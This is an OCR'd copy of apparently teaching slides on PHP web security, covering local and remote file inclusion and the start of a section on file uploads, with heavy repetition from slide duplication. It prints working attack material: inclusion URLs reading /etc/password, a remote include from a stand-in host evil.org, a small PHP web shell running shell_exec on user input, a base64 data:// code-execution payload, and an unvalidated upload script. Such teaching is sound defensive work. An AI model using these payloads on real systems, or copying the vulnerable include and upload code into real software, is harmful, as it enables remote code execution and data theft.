
Local files

« config.ini », « /etc/password »

1st Risk – Confidentiality
https://example.com/?page=config.ini

Local files

« config.ini », « /etc/password »



1st Risk – Confidentiality
https://example.com/?page=https://kanban.lan

Local files

« config.ini », « /etc/password »

Even on internal servers

https://private.example.com/


1st Risk – Confidentiality
https://example.com/?page=https://kanban.lan

Local files

« config.ini », « /etc/password »

Even on internal servers

https://private.example.com/



2nd Risk – Code execution- local files
https://example.com/?page=info.php


/info.php

```php
<?php

phpinfo() ;
```

2nd Risk – Code execution- local files
https://example.com/?page=info.php

/info.php

```php
<?php

phpinfo() ;
```



2nd Risk – Code execution – distant files
https://example.com/?page=http://evil.org/c99.txt

C99.txt

```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text"   name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```

2nd Risk – Code execution – distant files
https://example.com/?page=http://evil.org/c99.txt


C99.txt

```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text"   name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```

2nd Risk – Code execution – distant files https://example.com/?page=http://evil.org/c99.txt

C99.txt

```
<h1>PHP Remote Shell</h1>
<form method="get" action="" />

<input type="hidden" name="page"
  value="<?php echo $_GET["page"] ?>" />

<input type="text"   name="cmd"
  value="<?php echo $_GET["cmd"] ; ?>" />

<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php echo shell_exec($_GET["cmd"]) ; ?></pre>
```



2nd Risk – Code execution – Data handler https://example.com/?page=data://text/plain;base64,...

```
<pre><?php
        echo shell_exec("nslookup google.fr") ;
?></pre>
```

2nd Risk – Code execution – Data handler https://example.com/?page=data://text/plain;base64,...

```
<pre><?php
        echo shell_exec("nslookup google.fr") ;
?></pre>
```

Base64encode(…)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9wcmU+
```

2nd Risk – Code execution – Data handler https://example.com/?page=data://text/plain;base64,...

```
<pre><?php
        echo shell_exec("nslookup google.fr") ;
?></pre>
```

Base64encode(…)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9wcmU+
```

```
data://text/plain;base64,PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9wcmU+
```


2nd Risk – Code execution – Data handler https://example.com/?page=data://text/plain;base64,...

```
<pre><?php
        echo shell_exec("nslookup google.fr") ;
?></pre>
```

Base64encode(…)

```
PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9wcmU+
```


```
data://text/plain;base64,PHByZT48P3BocAoJZWNobyBzaGVsbF9leGVjKCJuc2xvb2t1cCBnb29nbGUuZnIiKSA7Cj8+PC9wcmU+
```




2nd Risk – Code execution – Deny of service

https://example.com/?page=index.php

2nd Risk – Code execution – Deny of service https://example.com/?page=index.php





Vulnerable functions

Include / include_once

Require / require_once

Homemade autoloader

Solutions

Don’t do that

Restrict

Directories or white lists

Php configuration

```
allow_url_include = false
```

System restrictions

Files and network access

File Upload

Add whatever we want

Principle 1/2 –HTML form


https://www.w3schools.com/php/php_file_upload.asp

```
<form action="upload.php"
      method="post"
      enctype="multipart/form-data">

  Select image to upload:
  <input type="file"
         name="fileToUpload"
         id="fileToUpload" >

  <input type="submit"
         value="Upload Image"
         name="submit">
</form>
```

Principle 1/2 –HTML form

https://www.w3schools.com/php/php_file_upload.asp

```
<form action="upload.php"
      method="post"
      enctype="multipart/form-data">

  Select image to upload:
  <input type="file"
         name="fileToUpload"
         id="fileToUpload" >

  <input type="submit"
         value="Upload Image"
         name="submit">
</form>
```



Principle 2/2 – Server's code


https://www.w3schools.com/php/php_file_upload.asp

```php
<?php

$target_dir  = "/uploads/";
$target_file =
    $target_dir .
    basename(
        $_FILES["fileToUpload"]["name"]
    );

$res = move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;

header("Location: uploads/") ;
```

Principle 2/2 – Server's code

https://www.w3schools.com/php/php_file_upload.asp

```php
<?php

$target_dir  = "/uploads/";
$target_file =
    $target_dir .
    basename(
        $_FILES["fileToUpload"]["name"]
    );

$res = move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;

header("Location: uploads/") ;
```



Risk – Server Code execution

